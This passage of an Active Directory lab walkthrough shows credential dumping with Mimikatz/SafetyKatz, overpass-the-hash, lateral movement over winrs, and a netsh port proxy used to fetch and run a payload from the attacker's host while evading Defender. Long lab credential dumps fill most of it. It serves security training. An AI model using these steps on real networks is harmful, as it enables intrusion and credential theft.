
So we confirm the script is uploaded to the right directory where we do have permission. Let’s now execute it.
.\Invoke-MimiEx.ps1
Authentication Id : 0 ; 83648 (00000000:000146c0)
Session           : Service from 0
User Name         : websvc
Domain            : dcorp
Logon Server      : DCORP-DC
Logon Time        : 2/21/2024 4:07:43 AM
SID               : S-1-5-21-719815819-3726368948-3917688648-1114

         * Username : websvc
         * Domain   : DOLLARCORP.MONEYCORP.LOCAL
         * Password : AServicewhichIsNotM3@nttoBe
         * Key List :
           aes256_hmac       2d84a12f614ccbf3d716b8339cbbe1a650e5fb352edc8e879470ade07e5412d7
           aes128_hmac       86a353c1ea16a87c39e2996253211e41
           rc4_hmac_nt       cc098f204c5887eaa8253e7c2749156f
           rc4_hmac_old      cc098f204c5887eaa8253e7c2749156f
           rc4_md4           cc098f204c5887eaa8253e7c2749156f
           rc4_hmac_nt_exp   cc098f204c5887eaa8253e7c2749156f
           rc4_hmac_old_exp  cc098f204c5887eaa8253e7c2749156f

Authentication Id : 0 ; 996 (00000000:000003e4)
Session           : Service from 0
User Name         : DCORP-ADMINSRV$
Domain            : dcorp
Logon Server      : (null)
Logon Time        : 2/21/2024 4:07:38 AM
SID               : S-1-5-20

         * Username : dcorp-adminsrv$
         * Domain   : DOLLARCORP.MONEYCORP.LOCAL
         * Password : (null)
         * Key List :
           aes256_hmac       e9513a0ac270264bb12fb3b3ff37d7244877d269a97c7b3ebc3f6f78c382eb51
           rc4_hmac_nt       b5f451985fd34d58d5120816d31b5565
           rc4_hmac_old      b5f451985fd34d58d5120816d31b5565
           rc4_md4           b5f451985fd34d58d5120816d31b5565
           rc4_hmac_nt_exp   b5f451985fd34d58d5120816d31b5565
           rc4_hmac_old_exp  b5f451985fd34d58d5120816d31b5565

Authentication Id : 0 ; 21173 (00000000:000052b5)
Session           : Interactive from 0
User Name         : UMFD-0
Domain            : Font Driver Host
Logon Server      : (null)
Logon Time        : 2/21/2024 4:07:37 AM
SID               : S-1-5-96-0-0

         * Username : DCORP-ADMINSRV$
         * Domain   : dollarcorp.moneycorp.local
         * Password : Q:hFT'!FUXP6E_2)CK dxm2vl*'N>a;z-NIMogeiBtHMtjgw@,Lx:YD.="5G[e  Y+wN@^44>IT@sd^DxQ4HWRY6%208?lTEbU`u.H0d%zYIW/d@QaT7Ztd'
         * Key List :
           aes256_hmac       82ecf869176628379da0ae884b582c36fc2215ef7e8e3e849d720847299257ff
           aes128_hmac       3f3532b2260c2851bf57e8b5573f7593
           rc4_hmac_nt       b5f451985fd34d58d5120816d31b5565
           rc4_hmac_old      b5f451985fd34d58d5120816d31b5565
           rc4_md4           b5f451985fd34d58d5120816d31b5565
           rc4_hmac_nt_exp   b5f451985fd34d58d5120816d31b5565
           rc4_hmac_old_exp  b5f451985fd34d58d5120816d31b5565
Authentication Id : 0 ; 1948512 (00000000:001dbb60)
Session           : Interactive from 0
User Name         : srvadmin
Domain            : dcorp
Logon Server      : DCORP-DC
Logon Time        : 2/21/2024 7:09:24 AM
SID               : S-1-5-21-719815819-3726368948-3917688648-1115

         * Username : srvadmin
         * Domain   : DOLLARCORP.MONEYCORP.LOCAL
         * Password : (null)
         * Key List :
           aes256_hmac       145019659e1da3fb150ed94d510eb770276cfbd0cbd834a4ac331f2effe1dbb4
           rc4_hmac_nt       a98e18228819e8eec3dfa33cb68b0728
           rc4_hmac_old      a98e18228819e8eec3dfa33cb68b0728
           rc4_md4           a98e18228819e8eec3dfa33cb68b0728
           rc4_hmac_nt_exp   a98e18228819e8eec3dfa33cb68b0728
           rc4_hmac_old_exp  a98e18228819e8eec3dfa33cb68b0728

Authentication Id : 0 ; 1835953 (00000000:001c03b1)
Session           : RemoteInteractive from 2
User Name         : srvadmin
Domain            : dcorp
Logon Server      : DCORP-DC
Logon Time        : 2/21/2024 6:55:35 AM
SID               : S-1-5-21-719815819-3726368948-3917688648-1115

         * Username : srvadmin
         * Domain   : DOLLARCORP.MONEYCORP.LOCAL
         * Password : (null)
         * Key List :
           aes256_hmac       145019659e1da3fb150ed94d510eb770276cfbd0cbd834a4ac331f2effe1dbb4
           rc4_hmac_nt       a98e18228819e8eec3dfa33cb68b0728
           rc4_hmac_old      a98e18228819e8eec3dfa33cb68b0728
           rc4_md4           a98e18228819e8eec3dfa33cb68b0728
           rc4_hmac_nt_exp   a98e18228819e8eec3dfa33cb68b0728
           rc4_hmac_old_exp  a98e18228819e8eec3dfa33cb68b0728

Authentication Id : 0 ; 1813733 (00000000:001bace5)
Session           : Interactive from 2
User Name         : UMFD-2
Domain            : Font Driver Host
Logon Server      : (null)
Logon Time        : 2/21/2024 6:53:58 AM
SID               : S-1-5-96-0-2

         * Username : DCORP-ADMINSRV$
         * Domain   : dollarcorp.moneycorp.local
         * Password : Q:hFT'!FUXP6E_2)CK dxm2vl*'N>a;z-NIMogeiBtHMtjgw@,Lx:YD.="5G[e  Y+wN@^44>IT@sd^DxQ4HWRY6%208?lTEbU`u.H0d%zYIW/d@QaT7Ztd'
         * Key List :
           aes256_hmac       82ecf869176628379da0ae884b582c36fc2215ef7e8e3e849d720847299257ff
           aes128_hmac       3f3532b2260c2851bf57e8b5573f7593
           rc4_hmac_nt       b5f451985fd34d58d5120816d31b5565
           rc4_hmac_old      b5f451985fd34d58d5120816d31b5565
           rc4_md4           b5f451985fd34d58d5120816d31b5565
           rc4_hmac_nt_exp   b5f451985fd34d58d5120816d31b5565
           rc4_hmac_old_exp  b5f451985fd34d58d5120816d31b5565

Authentication Id : 0 ; 83661 (00000000:000146cd)
Session           : Service from 0
User Name         : appadmin
Domain            : dcorp
Logon Server      : DCORP-DC
Logon Time        : 2/21/2024 4:07:43 AM
SID               : S-1-5-21-719815819-3726368948-3917688648-1117

         * Username : appadmin
         * Domain   : DOLLARCORP.MONEYCORP.LOCAL
         * Password : *ActuallyTheWebServer1
         * Key List :
           aes256_hmac       68f08715061e4d0790e71b1245bf20b023d08822d2df85bff50a0e8136ffe4cb
           aes128_hmac       449e9900eb0d6ccee8dd9ef66965797e
           rc4_hmac_nt       d549831a955fee51a43c83efb3928fa7
           rc4_hmac_old      d549831a955fee51a43c83efb3928fa7
           rc4_md4           d549831a955fee51a43c83efb3928fa7
           rc4_hmac_nt_exp   d549831a955fee51a43c83efb3928fa7
           rc4_hmac_old_exp  d549831a955fee51a43c83efb3928fa7

Authentication Id : 0 ; 21134 (00000000:0000528e)
Session           : Interactive from 1
User Name         : UMFD-1
Domain            : Font Driver Host
Logon Server      : (null)
Logon Time        : 2/21/2024 4:07:37 AM
SID               : S-1-5-96-0-1

         * Username : DCORP-ADMINSRV$
         * Domain   : dollarcorp.moneycorp.local
         * Password : Q:hFT'!FUXP6E_2)CK dxm2vl*'N>a;z-NIMogeiBtHMtjgw@,Lx:YD.="5G[e  Y+wN@^44>IT@sd^DxQ4HWRY6%208?lTEbU`u.H0d%zYIW/d@QaT7Ztd'
         * Key List :
           aes256_hmac       82ecf869176628379da0ae884b582c36fc2215ef7e8e3e849d720847299257ff
           aes128_hmac       3f3532b2260c2851bf57e8b5573f7593
           rc4_hmac_nt       b5f451985fd34d58d5120816d31b5565
           rc4_hmac_old      b5f451985fd34d58d5120816d31b5565
           rc4_md4           b5f451985fd34d58d5120816d31b5565
           rc4_hmac_nt_exp   b5f451985fd34d58d5120816d31b5565
           rc4_hmac_old_exp  b5f451985fd34d58d5120816d31b5565

Authentication Id : 0 ; 999 (00000000:000003e7)
Session           : UndefinedLogonType from 0
User Name         : DCORP-ADMINSRV$
Domain            : dcorp
Logon Server      : (null)
Logon Time        : 2/21/2024 4:07:37 AM
SID               : S-1-5-18

         * Username : dcorp-adminsrv$
         * Domain   : DOLLARCORP.MONEYCORP.LOCAL
         * Password : (null)
         * Key List :
           aes256_hmac       e9513a0ac270264bb12fb3b3ff37d7244877d269a97c7b3ebc3f6f78c382eb51
           rc4_hmac_nt       b5f451985fd34d58d5120816d31b5565
           rc4_hmac_old      b5f451985fd34d58d5120816d31b5565
           rc4_md4           b5f451985fd34d58d5120816d31b5565
           rc4_hmac_nt_exp   b5f451985fd34d58d5120816d31b5565
           rc4_hmac_old_exp  b5f451985fd34d58d5120816d31b5565
Above we can see the output we get after executing Invoke-MimiEx.ps1 script. We were able to retrieve lost of juicy information like from users and machines accounts like:srvadmin
dcorp-adminsrv$
appadmin
websvc
Now we can do a OPTH(OverPass The Hash) using Rubeus.exe. Let’s use srvadmin in our example. At this stage we can use any credentials for this OverPass The Hash.
We used OverPass The Hash to start a process as SVRADMIN.
If we do have Windows Defender enabled, then we need to disable it before we run the command.
The command uses Rubeus.exe with Loader.exe to execute a command that bypasses AppLocker restrictions..\Loader.exe -Path C:\AD\Tools\SafetyKatz.exe "sekurlsa::opassth /user:srvadmin /domain:dollarcorp.moneycorp.local /aes256:145019659e1da3fb150ed94d510eb770276cfbd0cbd834a4ac331f2effe1dbb4 /run:cmd" "exit”

We can see above that after executing Rubeus, we were able to start a new command prompt as srvadmin user.
Now as srvadmin, we can check if we have srvadmin has local admin access to any machine in the domain or not, and we can do it using Find-PSRemotingLocalAdmin.ps1 module.
. .\Find-PSRemotingLocalAdminAccess.ps1
Find-PSRemotingLocalAdminAccess

We can see above the srvadmin has local admin access to 2 machines in the domain.dcorp-adminsrv
dcorp-mgmt
Abusing Domain Admin Session With WinRS
WinRS (Windows Remote Shell) is a command-line tool in Windows that allows remote execution of commands on a target machine. It can be used to establish a remote shell session for executing commands on a remote system.
Nowadays commands like whoami/hostname are being tracked by the EDRs/MDEs, so instead of simply executing those commands straightforwards, we can use WinRS.
As you can see above, we execute simply call winrs, pass the machine name and the commands we want to execute the the target.
winrs -r:dcorp-mgmt hostname;whoami

Above screenshot shows us that we are in the machine dcorp-mgmt and that we are dcorp\student451
Ok now that we know that we do have access to the machine and we can execute commands on the target, we can try to get the credentials of the Domain Admin session we found out previously.
Let’s use PELoader.exe.
PELoader is a tool designed to load and execute encrypted malicious PE files on Windows systems, using various techniques to bypass security products.
So the main goal is to run SafetyKatz.exe on dcorp-mgtm to extract credentials from it and to achieve this task we need to copy Loader.exe to dcorp-mgmt.
Let’s start by copying PELoader.exe to out machine.
Now let’s copy the Loader from our machine to our target (dcorp-mgmt). Please bare in mind that we are only able to copy this file from our machine to the target because we are also local admin in the target machine.
echo F | xcopy C:AD\Tools\Loader.exe \\dcorp-mgmt\C$\Users\Public\Loader.exe
As we can see above, we do have the confirmation that we were able to copy Loader.exe to the target machine dcorp-mgmt.
Now if we try to run PELoader.exe straight on the target machine dcorp-mgmt to execute SafatyKatz.exe on the target, we may get caught by the Windows Defender, because we are downloading and running an executable file from our remote server.
To avoid getting caught we can do a portforwarding.
The below command is basically saying to the target machine (dcorp-mgmt) that any connection coming on port 8080 (dcorp-mgmt) will be redirected to port 80 in our attacking machine(172.16.100.51).
$null | winrs -r:dcorp-mgmt "netsh interface portproxy add v4tov4 listenport=8080 listenaddress=0.0.0.0 connectport=80 connectaddress=172.16.100.51"
Please note that we need to use the $null variable in the beginning of the line to address output redirection issue avoiding our command line to freeze.
Now we can Download SafetyKatz.exe and execute it in memory… The only moment we are touching the target disk is when we download PELoader.exe, SafetyKatz.exe is being executing in memory and not in the disk at all.
For you to understand why we are using the loopback IP(127.0.0.1) in our command, during our portforwarding command we specified that whatever comes from any direction(0.0.0.0) to port 8080 should be redirected to our(attacker) IP in port 80, this way, Windows Defender will think that we are downloading and executing SafetyKatz.exe from our the local web server(in this case from the target itself), but the request is forwarded to our web server machine where we are hosting the SafetyKatz.exe.C:\Users\Public\Loader.exe -path http://127.0.0.1:8080/SafetyKatz.exe sekurlsa::ekeys exit
Authentication Id : 0 ; 5661518 (00000000:0056634e)
Session           : Interactive from 0
User Name         : mgmtadmin
Domain            : dcorp
Logon Server      : DCORP-DC
Logon Time        : 2/21/2024 7:09:28 AM
SID               : S-1-5-21-719815819-3726368948-3917688648-1120

         * Username : mgmtadmin
         * Domain   : DOLLARCORP.MONEYCORP.LOCAL
         * Password : (null)
         * Key List :
           aes256_hmac       902129307ec94942b00c6b9d866c67a2376f596bc9bdcf5f85ea83176f97c3aa
           rc4_hmac_nt       95e2cd7ff77379e34c6e46265e75d754
           rc4_hmac_old      95e2cd7ff77379e34c6e46265e75d754
           rc4_md4           95e2cd7ff77379e34c6e46265e75d754
           rc4_hmac_nt_exp   95e2cd7ff77379e34c6e46265e75d754
           rc4_hmac_old_exp  95e2cd7ff77379e34c6e46265e75d754

Authentication Id : 0 ; 5188495 (00000000:004f2b8f)
Session           : Interactive from 0
User Name         : mgmtadmin
Domain            : dcorp
Logon Server      : DCORP-DC
Logon Time        : 2/21/2024 6:06:39 AM
SID               : S-1-5-21-719815819-3726368948-3917688648-1120

         * Username : mgmtadmin
         * Domain   : DOLLARCORP.MONEYCORP.LOCAL
         * Password : (null)
         * Key List :
           aes256_hmac       902129307ec94942b00c6b9d866c67a2376f596bc9bdcf5f85ea83176f97c3aa
           rc4_hmac_nt       95e2cd7ff77379e34c6e46265e75d754
           rc4_hmac_old      95e2cd7ff77379e34c6e46265e75d754
           rc4_md4           95e2cd7ff77379e34c6e46265e75d754
           rc4_hmac_nt_exp   95e2cd7ff77379e34c6e46265e75d754
           rc4_hmac_old_exp  95e2cd7ff77379e34c6e46265e75d754

Authentication Id : 0 ; 63049 (00000000:0000f649)
Session           : Service from 0
User Name         : svcadmin
Domain            : dcorp
Logon Server      : DCORP-DC
Logon Time        : 2/21/2024 4:07:44 AM
SID               : S-1-5-21-719815819-3726368948-3917688648-1118

         * Username : svcadmin
         * Domain   : DOLLARCORP.MONEYCORP.LOCAL
         * Password : *ThisisBlasphemyThisisMadness!!
         * Key List :
           aes256_hmac       6366243a657a4ea04e406f1abc27f1ada358ccd0138ec5ca2835067719dc7011
           aes128_hmac       8c0a8695795df6c9a85c4fb588ad6cbd
           rc4_hmac_nt       b38ff50264b74508085d82c69794a4d8
           rc4_hmac_old      b38ff50264b74508085d82c69794a4d8
           rc4_md4           b38ff50264b74508085d82c69794a4d8
           rc4_hmac_nt_exp   b38ff50264b74508085d82c69794a4d8
           rc4_hmac_old_exp  b38ff50264b74508085d82c69794a4d8

Authentication Id : 0 ; 58732 (00000000:0000e56c)
Session           : Service from 0
User Name         : SQLTELEMETRY
Domain            : NT Service
Logon Server      : (null)
Logon Time        : 2/21/2024 4:07:44 AM
SID               : S-1-5-80-2652535364-2169709536-2857650723-2622804123-1107741775

         * Username : DCORP-MGMT$
         * Domain   : dollarcorp.moneycorp.local
         * Password : 4?PhChKP(`?yW`E8=VM2QI13O!i*3Q?WVB"X)=>Il3=AczJ0^T!X]r&:&yG41`*/$^4+EeZ07?zF2Z3`:[Jd*F/z_P`p6B9XH^g$*mXIQMXY(Sc?3\A6ICrX
         * Key List :
           aes256_hmac       c71f382ea61f80cab751aada32a477b7f9617f3b4a8628dc1c8757db5fdb5076
           aes128_hmac       b3b9f96ed137fb4c079dcfe2e23f7854
           rc4_hmac_nt       0878da540f45b31b974f73312c18e754
           rc4_hmac_old      0878da540f45b31b974f73312c18e754
           rc4_md4           0878da540f45b31b974f73312c18e754
           rc4_hmac_nt_exp   0878da540f45b31b974f73312c18e754
           rc4_hmac_old_exp  0878da540f45b31b974f73312c18e754

Authentication Id : 0 ; 996 (00000000:000003e4)
Session           : Service from 0
User Name         : DCORP-MGMT$
Domain            : dcorp
Logon Server      : (null)
Logon Time        : 2/21/2024 4:07:40 AM
SID               : S-1-5-20

         * Username : dcorp-mgmt$
         * Domain   : DOLLARCORP.MONEYCORP.LOCAL
         * Password : (null)
         * Key List :
           aes256_hmac       b607d794f87ca117a14353da0dbb6f27bbe9fed4f1ce1b810b43fbb9a2eab192
           rc4_hmac_nt       0878da540f45b31b974f73312c18e754
           rc4_hmac_old      0878da540f45b31b974f73312c18e754
           rc4_md4           0878da540f45b31b974f73312c18e754
           rc4_hmac_nt_exp   0878da540f45b31b974f73312c18e754
           rc4_hmac_old_exp  0878da540f45b31b974f73312c18e754

Authentication Id : 0 ; 5492837 (00000000:0053d065)
Session           : RemoteInteractive from 2
User Name         : mgmtadmin
Domain            : dcorp
Logon Server      : DCORP-DC
Logon Time        : 2/21/2024 6:55:38 AM
SID               : S-1-5-21-719815819-3726368948-3917688648-1120

         * Username : mgmtadmin
         * Domain   : DOLLARCORP.MONEYCORP.LOCAL
         * Password : (null)
         * Key List :
           aes256_hmac       902129307ec94942b00c6b9d866c67a2376f596bc9bdcf5f85ea83176f97c3aa
           rc4_hmac_nt       95e2cd7ff77379e34c6e46265e75d754
           rc4_hmac_old      95e2cd7ff77379e34c6e46265e75d754
           rc4_md4           95e2cd7ff77379e34c6e46265e75d754
           rc4_hmac_nt_exp   95e2cd7ff77379e34c6e46265e75d754
           rc4_hmac_old_exp  95e2cd7ff77379e34c6e46265e75d754

Authentication Id : 0 ; 5467532 (00000000:00536d8c)
Session           : Interactive from 2
User Name         : UMFD-2
Domain            : Font Driver Host
Logon Server      : (null)
Logon Time        : 2/21/2024 6:53:52 AM
SID               : S-1-5-96-0-2

         * Username : DCORP-MGMT$
         * Domain   : dollarcorp.moneycorp.local
         * Password : 4?PhChKP(`?yW`E8=VM2QI13O!i*3Q?WVB"X)=>Il3=AczJ0^T!X]r&:&yG41`*/$^4+EeZ07?zF2Z3`:[Jd*F/z_P`p6B9XH^g$*mXIQMXY(Sc?3\A6ICrX
         * Key List :
           aes256_hmac       c71f382ea61f80cab751aada32a477b7f9617f3b4a8628dc1c8757db5fdb5076
           aes128_hmac       b3b9f96ed137fb4c079dcfe2e23f7854
           rc4_hmac_nt       0878da540f45b31b974f73312c18e754
           rc4_hmac_old      0878da540f45b31b974f73312c18e754
           rc4_md4           0878da540f45b31b974f73312c18e754
           rc4_hmac_nt_exp   0878da540f45b31b974f73312c18e754
           rc4_hmac_old_exp  0878da540f45b31b974f73312c18e754

Authentication Id : 0 ; 21303 (00000000:00005337)
Session           : Interactive from 0
User Name         : UMFD-0
Domain            : Font Driver Host
Logon Server      : (null)
Logon Time        : 2/21/2024 4:07:40 AM
SID               : S-1-5-96-0-0

         * Username : DCORP-MGMT$
         * Domain   : dollarcorp.moneycorp.local
         * Password : 4?PhChKP(`?yW`E8=VM2QI13O!i*3Q?WVB"X)=>Il3=AczJ0^T!X]r&:&yG41`*/$^4+EeZ07?zF2Z3`:[Jd*F/z_P`p6B9XH^g$*mXIQMXY(Sc?3\A6ICrX
         * Key List :
           aes256_hmac       c71f382ea61f80cab751aada32a477b7f9617f3b4a8628dc1c8757db5fdb5076
           aes128_hmac       b3b9f96ed137fb4c079dcfe2e23f7854
           rc4_hmac_nt       0878da540f45b31b974f73312c18e754
           rc4_hmac_old      0878da540f45b31b974f73312c18e754
           rc4_md4           0878da540f45b31b974f73312c18e754
           rc4_hmac_nt_exp   0878da540f45b31b974f73312c18e754
           rc4_hmac_old_exp  0878da540f45b31b974f73312c18e754

Authentication Id : 0 ; 21244 (00000000:000052fc)
Session           : Interactive from 1
User Name         : UMFD-1
Domain            : Font Driver Host
Logon Server      : (null)
Logon Time        : 2/21/2024 4:07:40 AM
SID               : S-1-5-96-0-1

         * Username : DCORP-MGMT$
         * Domain   : dollarcorp.moneycorp.local
         * Password : 4?PhChKP(`?yW`E8=VM2QI13O!i*3Q?WVB"X)=>Il3=AczJ0^T!X]r&:&yG41`*/$^4+EeZ07?zF2Z3`:[Jd*F/z_P`p6B9XH^g$*mXIQMXY(Sc?3\A6ICrX
         * Key List :
           aes256_hmac       c71f382ea61f80cab751aada32a477b7f9617f3b4a8628dc1c8757db5fdb5076
           aes128_hmac       b3b9f96ed137fb4c079dcfe2e23f7854
           rc4_hmac_nt       0878da540f45b31b974f73312c18e754
           rc4_hmac_old      0878da540f45b31b974f73312c18e754
           rc4_md4           0878da540f45b31b974f73312c18e754
           rc4_hmac_nt_exp   0878da540f45b31b974f73312c18e754
           rc4_hmac_old_exp  0878da540f45b31b974f73312c18e754

Authentication Id : 0 ; 999 (00000000:000003e7)
Session           : UndefinedLogonType from 0
User Name         : DCORP-MGMT$
Domain            : dcorp
Logon Server      : (null)
Logon Time        : 2/21/2024 4:07:39 AM
SID               : S-1-5-18

         * Username : dcorp-mgmt$
         * Domain   : DOLLARCORP.MONEYCORP.LOCAL
         * Password : (null)
         * Key List :
           aes256_hmac       b607d794f87ca117a14353da0dbb6f27bbe9fed4f1ce1b810b43fbb9a2eab192
           rc4_hmac_nt       0878da540f45b31b974f73312c18e754
           rc4_hmac_old      0878da540f45b31b974f73312c18e754
           rc4_md4           0878da540f45b31b974f73312c18e754
           rc4_hmac_nt_exp   0878da540f45b31b974f73312c18e754
           rc4_hmac_old_exp  0878da540f45b31b974f73312c18e754

mimikatz(commandline) # exit
Bye!
As we can see above our OverPass The Hash worked fine and we were able to get credentials.